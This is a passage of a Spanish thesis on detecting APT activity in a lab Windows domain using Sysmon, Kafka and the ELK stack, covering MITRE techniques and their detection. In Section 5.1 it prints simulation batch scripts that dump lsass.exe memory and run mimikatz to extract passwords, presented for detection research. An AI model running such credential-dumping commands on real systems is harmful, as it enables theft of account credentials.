Intentar obtener una lista de cuentas existentes en el sistema. Esto puede ser de utilizad en fases posteriores del ataque.

T1201 Búsqueda de la política de contraseñas

Obtener información detallada de la política de contraseñas, como su longitud mínima, o el numero de intentos de acceso antes de bloquear una cuenta. Esto permite realizar un ataque de fuerza bruta mas eficaz y silencioso.

T1012 Consulta del registro

Accediendo al registro de windows se puede obtener mucha información sobre el sistema operativo, seguridad, configuración, y software instalado.

Para detectar estas técnicas, se debe auditar los accesos al registro, y la utilización de programas para la gestión de cuentas, como net.exe.

3.4.6. Movimiento lateral

El movimiento lateral consiste en obtener mayor presencia en el entorno. Tras conseguir acceso inicial, el atacante puede necesitar entrar en otros equipos para lograr su objetivo. Para ello, puede utilizar herramientas propias, o mecanismos que proporciona el sistema operativo.

T1570 Transferencia lateral de herramientas

Consiste en copiar ficheros de un sistema a otro. Se pueden protocolos como HTTP y FTP, o compartiendo ficheros con SMB.

T1021 Servicios remotos

Iniciar sesión en otros equipos con protocolos de acceso remoto. Utilizando credenciales del dominio, un atacante podría iniciar sesión de escritorio remoto en cualquier equipo que lo tenga habilitado.

T1072 Herramientas de despliegue de software

Windows incluye herramientas para el despliegue de software desde un controlador de dominio. Con estas herramientas, se puede programar la instalación del malware en cualquier equipo.

Con estos ataques, debería aparecer en varios equipos la ejecución de procesos con el mismo nombre, o que tengan un ejecutable con el mismo hash. Su detección es posible, pero algo mas complicada, porque hay que buscar relaciones entre varios equipos.

3.4.7. Recolección

Técnicas relacionadas con la obtención de datos, normalmente relacionados con los objetivos del atacante. Posteriormente, se realizará la extracción de datos.

T1560 Compresión de datos

Consiste en comprimir y cifrar los datos antes de enviarlos. De esta forma, se reduce la cantidad de datos que hay que transferir, y se oculta que es lo que se está transfiriendo.

T1005 Datos del sistema local

Buscar ficheros que contengan información sensible.

T1039 Datos compartidos en red

Acceder a recursos compartidos para buscar ficheros de interés.

Configurando las políticas de auditoria, se pueden registrar todos los accesos a ficheros protegidos. Para ver si se trata de un ataque, hay que fijarse en el usuario que intenta acceder, el proceso que está utilizando, y a que hora ha sucedido.

3.4.8. Extracción de datos

Técnicas que se utilizan para el robo de datos. Para extraer los datos, el atacante necesita enviarlos por la red sin ser detectado.

T1030 Limites de transferencia de datos

Para evitar detección, en lugar de enviar ficheros completos, se pueden enviar a trozos. Esto puede generar patrones de red, como el envío de varios paquetes del mismo tamaño durante mucho tiempo, o a intervalos regulares.

T1048 Extracción mediante protocolos alternativos

Esto supone utilizar canales distintos al de comando y control. Se puede utilizar HTTP, FTP, SMB, o incluso DNS.

T1041 Extracción mediante el canal de comando y control

Envío de los datos utilizando el mismo canal y protocolo utilizado para el comando y control.

T1029 Transferencia programada

Para esconderlos, los envíos se programan durante las horas que mas trafico haya, y en intervalos muy separados.

Para detectar este tipo de técnicas, hay que hacer un análisis del tráfico de red. Como en una empresa puede haber mucho trafico legitimo, su detección puede ser muy complicada. Una forma puede ser monitorizar las conexiones a direcciones IP que se sabe que son maliciosas. Otra forma es la detección de patrones temporales, como puede ser una transferencia hacia una dirección IP que se repite mensualmente.

3.4.9. Comando y Control

Son técnicas que se utilizan para comunicarse con el sistema comprometido, y mandarle instrucciones.

T1071 Protocolo de la capa de aplicación

La comunicación se realiza utilizando protocolos de la capa de aplicación para esconderse entre el tráfico existente. Los comandos y las respuestas se esconden dentro del tráfico del protocolo entre el cliente y el servidor. Se pueden utilizar varios protocolos, como los utilizados para la navegación web, transferencia de datos, y correo electrónico.

T1132 Codificación de datos

Para ocultar el contenido de las transferencias, los datos se pueden comprimir, y codificar con sistemas como Base64.

T1568 Resolución dinámica

Realizar la comunicación utilizando diferentes direcciones IP y puertos, para evitar la detección.

T1205 Señalización de trafico

Utilizar paquetes con características especificas para la comunicación. Un ejemplo sería el port knocking, que consiste en realizar una secuencia especifica de intentos de conexión a puertos cerrados.

Estas técnicas se pueden detectar de forma similar a la extracción de datos: Monitorizando las direcciones IP de destino, y detectando patrones temporales.

3.5. Herramientas de monitorización

Como hemos visto, una buena forma de detectar las amenazas persistentes avanzadas es la monitorización de sus actividades. En este trabajo, la monitorización se llevará a cabo utilizando el registro de eventos de windows. Esta es una opción sencilla, ya que viene instalado y habilitado por defecto. En el se registran la fecha y los usuarios que han causado los eventos. En su configuración por defecto, principalmente se recogen eventos relacionados con el funcionamiento del sistema, y ademas se puede habilitar la recogida de eventos de auditoría, como pueden ser los inicios de sesión, acceso a objetos protegidos, etc.

Otra herramienta que se utiliza es Sysmon, un servicio de Sysinternals que hace un seguimiento de los procesos, y registra varios eventos. Nos interesan principalmente los de ejecución de procesos, accesos a memoria de otros procesos, y cambio en la fecha de creación de ficheros.

Para la monitorización de la red, se va a utilizar Packetbeat, desarrollado por Elastic que captura el tráfico de red en tiempo real. Es capaz de decodificar varios protocolos para agrupar paquetes en transacciones relacionadas. Tiene dos formas de funcionar: se puede instalar en cada máquina, o bien en un servidor dedicado que intercepte el tráfico y lo redirija. Los datos recogidos por Packetbeat no se añaden al registro de windows. En su lugar, se deben almacenar en un fichero, o se puede enviar a una instancia de Elasticsearch, Logstash, Kafka, o Redis.

3.6. Apache Kafka

Apache Kafka es una plataforma distribuida de retransmisión de eventos. Funciona como una cola de mensajes, se puede utilizar para almacenar y agregar registros, y tiene capacidades para procesar, filtrar y reenviar mensajes.

Como las amenazas persistentes avanzadas pueden atacar varios equipos de una red, es importante que se monitorizen todos ellos. En este trabajo, Kafka se utiliza para recopilar y almacenar los registros de todos lo equipos en un único lugar. De esta forma, se puede tener una visión global del ataque, y detectar eventos que están relacionados, pero suceden en equipos distintos.

Los mensajes se almacenan en temas, que funcionan de forma similar a un directorio en un sistema de ficheros. Cada mensaje tiene una clave, un valor, y una marca de tiempo.

Los temas en Kafka se pueden particionar para que se almacenen de forma distribuida. Cada nodo se encarga de una partición. Todos los eventos que tengan la misma clave se almacenan en una única partición, y se garantiza que las lecturas sucedan en el mismo orden en el que se escribieron. Ademas, se pueden configurar nodos para que funcionen como replica de una partición. En caso de fallo de un nodo, una de sus réplicas pasa a encargarse la partición correspondiente.

Las aplicaciones que publican los eventos se llaman productores, y las que se suscriben para leerlos, consumidores. Ambas aplicaciones funcionan de forma independiente, y totalmente desacoplada. Todos los temas pueden ser escritos y leídos por varias aplicaciones a la vez. Los eventos de un tema no se eliminan al ser leídos. En su lugar, se especifica un periodo de retención.

Kafka se utiliza para centralizar el almacenamiento de los eventos de todos los equipos del dominio. Estos eventos serán consumidos por Logstash. Como Kafka puede estar dando soporte a varias aplicaciones, los eventos se separan en los temas winlogbeat y packetbeat.

3.7. La pila ELK

La pila ELK la forman tres aplicaciones de código abierto, Elasticsearch, Logstash, y Kibana. Utilizadas en conjunto, forman un sistema enfocado hacia el análisis de logs, permitiendo la monitorización y visualización de datos, entre otras cosas. Es un sistema muy popular debido a la creciente utilización de infraestructura en la nube, y la necesidad de agregar logs de varios servidores para poder monitorizar sistemas complejos.

Su función en este trabajo será la de recoger de eventos de Kafka, filtrarlos, analizarlos, y mostrar visualizaciones en una interfaz web.

3.7.1. Logstash

Logstash es una herramienta de recolección de logs con capacidad para filtrar y transformar los datos. Se encarga de unificar datos de fuentes dispares, normalizar y filtrar, para facilitar su procesamiento posterior. Está desarrollado para enviar la salida de datos a Elasticsearch, sin almacenar los datos, aunque también permite escribir la salida a un fichero.

Realiza la recolección de logs de forma similar a Kafka, pero no es un sistema distribuido. Al ser solo una única instancia, no tiene tanta escalabilidad, y no hay alta disponibilidad con tolerancia a fallos. Por otra parte, Kafka es principalmente una cola de mensajes, y no tiene tantas capacidades para el filtrado de datos. Logstash tiene herramientas para procesar texto arbitrario y darle estructura. De esta forma, es mucho mas fácil realizar consultas sobre los campos que pueda tener un evento.

En este trabajo, Logstash se subscribe a los temas de Kafka, filtra los eventos, y se los envía a Elasticsearch. El filtrado es una tarea muy importante, debido al gran numero de eventos que se recogen. En Kafka se recopilan todos los generados, porque pueden ser de utilidad para otras aplicaciones. Logstash se encarga de que solo lleguen a Elasticsearch los que sirven para la detección de amenazas persistentes.

3.7.2. Elasticsearch

Elasticsearch es un motor de búsqueda distribuido. Es la pieza central de la pila ELK, porque se encarga del análisis de datos. Es capaz de almacenar todo tipo de datos, y crear indices eficaces para realizar búsquedas rápidas. Proporciona una interfaz REST desde la que se pueden hacer peticiones de búsqueda.

Elasticsearch realiza el almacenamiento en documentos JSON, serializando la estructura que puedan tener los datos. Cuando se almacena un documento, se crean los indices, pudiendo realizar búsquedas casi de inmediato. Tiene la capacidad de funcionar sin esquema, es decir, no es necesario definir la estructura de los documentos, ni de que tipo son los campos. Para la creación de los indices, detecta automáticamente el tipo de datos de cada campo. Ademas, permite que un campo se pueda indizar de varias formas, con varios tipos.

Debido a su gran flexibilidad, Elasticsearch se utiliza en una gran variedad de aplicaciones, como pueden ser, proporcionar una simple caja de búsqueda en una web, utilizar machine learning para modelar automáticamente el comportamiento de datos, o automatizar flujos de negocio.

3.7.3. Kibana

Kibana es una aplicación que se integra con Elasticsearch, y proporciona sus funcionalidades a través de una interfaz web.

La flexibilidad de Elasticsearch hace que Kibana sea muy versátil, y pueda utilizarse para hacer análisis de datos de forma sencilla. Ademas de poder hacer consultas directas a Elasticsearch, desde Kibana se proporcionan herramientas orientadas a facilitar el tratamiento de datos. La interfaz de exploración de datos permite, de forma gráfica, seleccionar que campos se quieren mostrar, que intervalo de tiempo, y la creación de filtros. También permite la creación de visualizaciones gráficas, y dashboards, facilitando las labores de monitorización (figura 3.4). Desde un gráfico, se puede seleccionar un elemento, y pasar a la vista de detalle de los eventos que han sucedido alrededor de esa zona.

Un objetivo de este trabajo, es tener un dashboard en Kibana en el que se muestren eventos de posibles ataques. Para la lista de eventos, se crearan filtros que permitan la búsqueda de cierto tipo de actividades, y que muestren solo los campos necesarios.

Figura 3.4: Dashboard de ejemplo de Kibana.

Capítulo 4

Construcción del laboratorio

El laboratorio lo forman cinco máquinas virtuales conectadas a la misma red. Tres con Windows, y dos con Ubuntu Linux. Las máquinas Windows están en un dominio de Active Directory, y serán las victimas del ataque. En una de las máquinas Linux se ejecuta Apache Kafka, y en la otra la pila ELK.

Nombre	Sistema Operativo	Rol	Dirección IP
server	Windows Server 2019	Servidor AD, DNS	192.168.5.21
windows-00	Windows 10 Pro	Cliente AD	192.168.5.10
windows-01	Windows 10 Pro	Cliente AD	192.168.5.11
linux-00	Ubuntu 20.04	Apache Kafka	192.168.5.12
linux-01	Ubuntu 20.04	Pila ELK	192.168.5.13

Tabla 4.1: Máquinas del laboratorio


4.1. Dominio Active Directory

Utilizando el servidor, se ha creado el dominio `hackeame.red`. En este dominio se han creado unos usuarios de prueba, y se han añadido las otras maquinas windows, de forma que cualquier usuario puede iniciar sesión en cualquiera de los equipos. Ademas, se han activado varias políticas de auditoría, para que se generen eventos cuando ocurran ciertos sucesos (figura 4.1).

En todas estas máquinas se instala Sysmon, Winlogbeat, y Packetbeat. La instalación se realiza utilizando la configuración de políticas de grupo de Active Directory. De esta forma, el despliegue se hace automáticamente en todas las máquinas que pertenecen al dominio. Ademas, la instalación utiliza un script powershell que crea una configuración específica para cada máquina, e inicia el servicio correspondiente (ANEXO I). Winlogbeat y Packetbeat se configuran para que manden los eventos a Kafka, cada uno en su topic correspondiente, utilizando como clave del mensaje el nombre de host de la máquina.

Para capturar el tráfico de red, Packetbeat necesita que Npcap esté instalado. La versión gratuita de Npcap no permite realizar instalaciones desatendidas, así que se ha instalado manualmente en cada equipo.

En el servidor, se ha creado un directorio `secreto` que contiene los ficheros `secreto.txt` y `secreto2.txt` para probar la extracción de datos. Éste directorio está auditado, y cualquier intento de acceso queda registrado en un evento.



Configuración de auditoría avanzada

Inicio de sesión de cuentas

Directiva	Configuración
Auditar validación de credenciales	Aciertos, errores

Administración de cuentas

Directiva	Configuración
Auditar administración de cuentas de equipo	Aciertos, errores
Auditar administración de grupos de seguridad	Aciertos, errores
Auditar administración de cuentas de usuario	Aciertos, errores

Inicio y cierre de sesión

Directiva	Configuración
Auditar bloqueo de cuentas	Aciertos, errores
Notificaciones de usuario o dispositivo de auditoría	Aciertos, errores
Auditar inicio de sesión	Aciertos, errores

Acceso a objetos

Directiva	Configuración
Auditar recurso compartido de archivos	Aciertos, errores
Auditar sistema de archivos	Aciertos, errores
Auditar otros eventos de acceso a objetos	Aciertos, errores
Auditar Registro	Aciertos, errores

Cambio en directivas

Directiva	Configuración
Auditar cambio de directiva de auditoría	Aciertos, errores
Auditar cambio de directiva de autenticación	Aciertos, errores
Auditar cambio de directiva de autorización	Aciertos, errores

Sistema

Directiva	Configuración
Auditar cambio de estado de seguridad	Aciertos, errores

Figura 4.1: Políticas de auditoría.

4.2. Apache Kafka

Apache Kafka se ha instalado en linux-00. Se ha realizado una instalación manual con el paquete binario de la versión 2.7.0 y Scala 2.13 en `/opt`. Como es una aplicación java, también se ha instalado la versión 14 del jre openjdk.

```
# wget https://ftp.cixug.es/apache/kafka/2.7.0/kafka_2.13-2.7.0.tgz
# tar xvf kafka_2.13-2.7.0.tgz
# mv kafka_2.13-2.7.0 /opt/kafka
# apt install openjdk-14-jre
```

La configuración por defecto (`server.properties`) se ha modificado para que los mensajes se almacenen en el disco, y se ha reducido el tiempo de retención a 24 horas con las siguientes directivas.

```
log.dirs=/opt/kafka/kafka-logs
log.retention.hours=24
```

A pesar de que solo se utilice un nodo Kafka, necesita comunicarse con ZooKeper, un servicio de coordinación distribuida que viene incluido. Para facilitar su inicio, se ha creado un usuario para ZooKeper y otro para Kafka, y se ha creado un servicio de systemd para cada uno (ANEXO II). Se está trabajando para que en versiones posteriores de Kafka no sea necesario utilizar Zookeper.

Cuando se inicia un cluster Zookeper, se genera un id del cluster. Cuando Kafka se conecta por primera vez, guarda este id para conectarse siempre al mismo cluster. Zookeper guarda el identificador en `/tmp`, y en caso de reinicio del sistema se pierde, y los clientes Kafka no pueden volverse a conectar. Para solucionar este problema, se ha modificado la configuración de Zookeper (`zookeeper.properties`) para que guarde los datos en almacenamiento persistente.

```
dataDir=/opt/kafka/zookeeper
```

Después se ha creado un topic para los eventos de windows recogidos por Winlogbeat, y otro para los eventos de red recogidos por Packetbeat. Como solo se dispone de un servidor, los topics no se dividen en particiones. Para ahorrar espacio en disco, se ha seleccionado el algoritmo de compresión zstd.

```
# /opt/kafka/bin/kafka-topics.sh \
  --bootstrap-server localhost:9092 --create --topic winlogbeat \
  --partitions 1 --config compression.type=zstd


# /opt/kafka/bin/kafka-topics.sh \
  --bootstrap-server localhost:9092 --create --topic packetbeat \
  --partitions 1 --config compression.type=zstd
```

Con está configuración, tanto los productores como los consumidores pueden acceder a los topics. No es necesario ningún tipo de autenticación.

Para comprobar que Kafka está recibiendo mensajes, podemos utilizar el siguiente comando para ver los mensajes del topic winlogbeat:

```
# /opt/kafka/bin/kafka-console-consumer.sh \
  --bootstrap-server localhost:9092 --topic winlogbeat --from-beginning
```

Como los eventos de Kafka pueden ser utilizados en otras aplicaciones, en esta etapa no se realiza ningún tipo de filtrado. Los eventos que no son interesantes para la detección de amenazas pueden seguir siendo de utilidad para otros consumidores, como por ejemplo, en un entorno empresarial que tenga un sistema de monitorización del estado de los equipos, o del rendimiento.

4.3. La pila ELK

La pila ELK se ha instalado en linux-01. Se han utilizado los paquetes deb de la versión 7.11.1 de los tres componentes.

```
# wget https://artifacts.elastic.co/downloads/elasticsearch/elasticsearch-7.11.1-amd64.deb
# wget https://artifacts.elastic.co/downloads/kibana/kibana-7.11.1-amd64.deb
# wget https://artifacts.elastic.co/downloads/logstash/logstash-7.11.1-amd64.deb

# apt install ./elasticsearch-7.11.1-amd64.deb
# apt install ./kibana-7.11.1-amd64.deb
# apt install ./logstash-7.11.1-amd64.deb
```

La configuración por defecto de Elasticsearch y Kibana asume que ambos se encuentran en el mismo equipo, y no es necesario modificar nada.

La configuración de Logstash es mas compleja. Hay que especificar un origen y destino de los datos, y unas normas de filtrado (ANEXO II). En nuestro caso, los datos se leen de Kafka, y se envían a Elasticsearch. En cuanto al filtrado, en primer lugar, hay que conseguir que Logstash sea capaz de interpretar los mensajes. Para ello, cuenta con varios filtros integrados. En nuestro caso, los eventos están en formato JSON, que se puede convertir sin problemas con el filtro correspondiente. Una vez convertido, se pueden escribir reglas utilizando directamente el nombre de los campos. En este trabajo, se han elaborado filtros para eliminar eventos irrelevantes, y que solo aparezcan eventos útiles relacionados con alguna de las técnicas descritas anteriormente, siguiendo la recomendación del MITRE, y de Microsoft.

Con Logstash configurado, se puede acceder a la interfaz web de Kibana, y seleccionar el indice logstash como fuente de datos. Al hacer esto ya se puede acceder a los eventos recogidos.

Aunque se han filtrado los eventos, su consulta y análisis sigue siendo una tarea laboriosa. No nos interesan ver siempre los detalles de todos los eventos. En su lugar, se pueden guardar consultas que filtren y muestren solo eventos relevantes a lo que se esté analizando. Ademas, se pueden crear visualizaciones de los datos de forma que se puedan apreciar ciertos comportamientos de forma visual. Con estas visualizaciones no se pueden detectar técnicas lentas, que generen pocos eventos con intervalos prolongados, pero sigue siendo de utilidad para otras cosas. Por ejemplo, un ataque que haga varios intentos por segundo para encontrar la contraseña de un usuario, o una extracción de datos utilizando el protocolo DNS, generarán un numero elevado de eventos en un pequeño intervalo de tiempo.

En la siguiente captura de pantalla (figura 4.2) se muestra un dashboard en el que se puede detectar un nivel de actividad de red inusual entre las 20:00 y las 23:00 horas. El nivel de peticiones DNS es mas elevado en ese intervalo, y vemos que hay un pico de trafico en los puertos 53 (DNS) y 443 (HTTPS). Ademas, vemos que el pico de trafico se genera en `windows-01` y que hay un elevado numero de inicios de sesión. El trafico elevado de `server` en este caso se debe a que es el servidor DNS, y tiene que reenviar las peticiones de nombres que no pertenecen al dominio.

Figura 4.2: Dashboard de Kibana

Desde el propio dashboard, se puede seleccionar la opción de indagar para mostrar los eventos que han ocurrido en esa franja de tiempo. En un principio muestra todos los detalles de cada evento, pero se puede seleccionar que solo se muestren los campos relevantes para tener una visualización mas sencilla en forma de tabla.

1,541 hits Reset search Show chart

Time	agent.hostname	source.ip	source.port	destination.ip	destination.port
Jun 1, 2021 @ 22:59:30.012	server	192.168.5.12	39,822	192.168.5.21	53
Jun 1, 2021 @ 22:59:30.012	server	192.168.5.21	65,171	192.168.2.50	53
Jun 1, 2021 @ 22:58:30.018	server	192.168.5.21	65,095	192.168.2.50	53
Jun 1, 2021 @ 22:58:00.013	server	192.168.5.11	65,264	192.168.5.21	53
Jun 1, 2021 @ 22:58:00.013	server	192.168.5.21	64,564	192.168.2.50	53
Jun 1, 2021 @ 22:58:00.013	server	192.168.5.11	62,644	192.168.5.21	53
Jun 1, 2021 @ 22:57:50.467	windows-01	192.168.5.11	65,264	192.168.5.21	53
Jun 1, 2021 @ 22:57:50.467	windows-01	192.168.5.11	62,644	192.168.5.21	53
Jun 1, 2021 @ 22:57:30.012	server	192.168.5.11	63,216	192.168.5.21	53

Figura 4.3: Eventos de red mostrando los campos mas relevantes.

Desde esta tabla, se puede seleccionar un evento para ver todos sus datos si es necesario. En la siguiente imagen (figura 4.4) se muestran algunos de los datos de un evento de red.

destination.bytes	148
destination.ip	192.168.5.21
destination.mac	08:00:27:72:50:21
destination.packets	1
destination.port	53
destination.process.args	C:\Windows\system32\dns.exe
destination.process.executable	C:\Windows\System32\dns.exe
destination.process.name	dns.exe
destination.process.pid	2,484
destination.process.ppid	676
destination.process.start	May 26, 2021 @ 13:05:07.307
destination.process.working_directory	
ecs.version	1.7.0
event.action	network_flow
event.category	network_traffic, network
event.dataset	flow
event.duration	313,900
event.end	Jun 1, 2021 @ 22:58:50.592
event.kind	event
event.start	Jun 1, 2021 @ 22:58:50.591

Figura 4.4: Detalle de un evento de red.

4.4. Visión general

Con el laboratorio construido, el flujo de los eventos será el siguiente:

1. Winlogbeat y Packetbeat recogen los eventos de cada equipo, y los mandan a Kafka.
2. Los eventos de todos los equipos se almacenan en Kafka, y se ponen a disposición de los consumidores.
3. Logstash lee los eventos de Kafka, los filtra, y se los envía a Elasticsearch.
4. Elasticsearch almacena los datos, crea los indices necesarios, y proporciona las funciones de búsqueda mediante una API REST.
5. Kibana utiliza Elasticsearch para proporcionar búsqueda, filtrado, y visualización de datos desde una interfaz web.




Figura 4.5: Flujo de datos.

Capítulo 5

Simulación de un ataque

En este capitulo, se va a realizar una serie de ataques que cubran las fases habituales de una APT. El ataque se realizará con APTSimulator, una utilidad que incluye múltiples herramientas y scripts para simular algunas técnicas comunes de ataques reales. En algunos casos, como en el movimiento lateral, los scripts incluidos son insuficientes, y se han preparado unos propios para realizar la tarea correspondiente.

La simulación se realiza sobre `windows-00`. El procedimiento a seguir será en primer lugar la obtención de credenciales, y la escalada de privilegios. Con una cuenta administrativa se van a realizar técnicas de evasión de defensas, persistencia, y movimiento lateral a `server`. Finalmente, se realizara una exploración y extracción de datos de `server`.

Los ataques que se realizan no son necesariamente los mas sofisticados, y sirven solo como demostración de la detección basada en eventos. Por ese motivo, no se van a realizar ataques sigilosos que generen eventos con intervalos muy largos. Este tipo de ataques son mas difíciles de descubrir, pero deberían ser detectables con las mismas técnicas utilizadas a continuación.

Por motivos de tamaño y legibilidad, las capturas de pantalla que aparecen en esta sección muestran solo una parte de todos los campos que se almacenan de cada evento. Desde la interfaz web se pueden ver todos, pero se han seleccionado los mas importantes para la demostración en cada caso.

5.1. Escalada de privilegios

Para la escalada de privilegios, se utiliza la técnica T1003: Descarga de credenciales. En primer lugar, se utiliza Process Explorer, de Sysinternals, para hacer un volcado de memoria del proceso `lsass.exe`. Este proceso se encarga, entre otras cosas, de verificar las contraseñas de usuario en los inicios de sesión, y almacena hashes de las contraseñas en la memoria de proceso. Después, se utiliza mimikatz, una herramienta que es capaz de leer el volcado de memoria, y extraer las contraseñas.

```
ECHO ========================================================================
ECHO LSASS DUMP
ECHO.
ECHO Dumping LSASS memory with ProcDump
ping -n 5 127.0.0.1 > NUL

%ZIP% e -p%PASS% %TOOLARCH% -aoa -o%PUBLIC% toolset\procdump64.exe > NUL

%PUBLIC%\procdump64.exe -accepteula -ma lsass.exe %APTDIR%\somethingwindows.dmp 2>&1
```

lsass-dump.bat

```
ECHO ======================================================================
ECHO MIMIKATZ
ECHO.
ECHO Dropping a custom mimikatz build into the APT dir
ping -n 5 127.0.0.1 > NUL

%ZIP% e -p%PASS% %TOOLARCH% -aoa -o%APTDIR% toolset\mim.exe > NUL

ECHO Executing it to get it into memory and saving the output to out.tmp ...
ping -n 5 127.0.0.1 > NUL
%APTDIR%\mim.exe > out.tmp

ECHO Extracting Mimik4tz output to target directory ...
ping -n 5 127.0.0.1 > NUL
%ZIP% e -p%PASS% %FILEARCH% -aoa -o%APTDIR% toolset\mim-out.txt > NUL
```

mimikatz-1.bat

Para encontrar este ataque, primero hay que detectar el acceso a la memoria de `lsass.exe`. Por como está configurado Sysmon, solo se registran intentos de acceso a la memoria de `lsass.exe` que no han sido generados por procesos de Microsoft. Como esto no debería pasar nunca, siempre que aparezca uno de estos eventos debe ser investigado. Para facilitar su detección, se ha creado una visualización (figura 5.1).




Figura 5.1: Visualización de accesos a la memoria de lsass.exe.

Como ha habido accesos a la memoria de `lsass.exe`, se deben investigar los eventos que han sucedido en ese periodo. Al hacerlo, se pueden ver los pasos seguidos para realizar el ataque (figura 5.2).

	Time	host.hostname	process.name	process.command_line	winlog.event_data.TargetImage
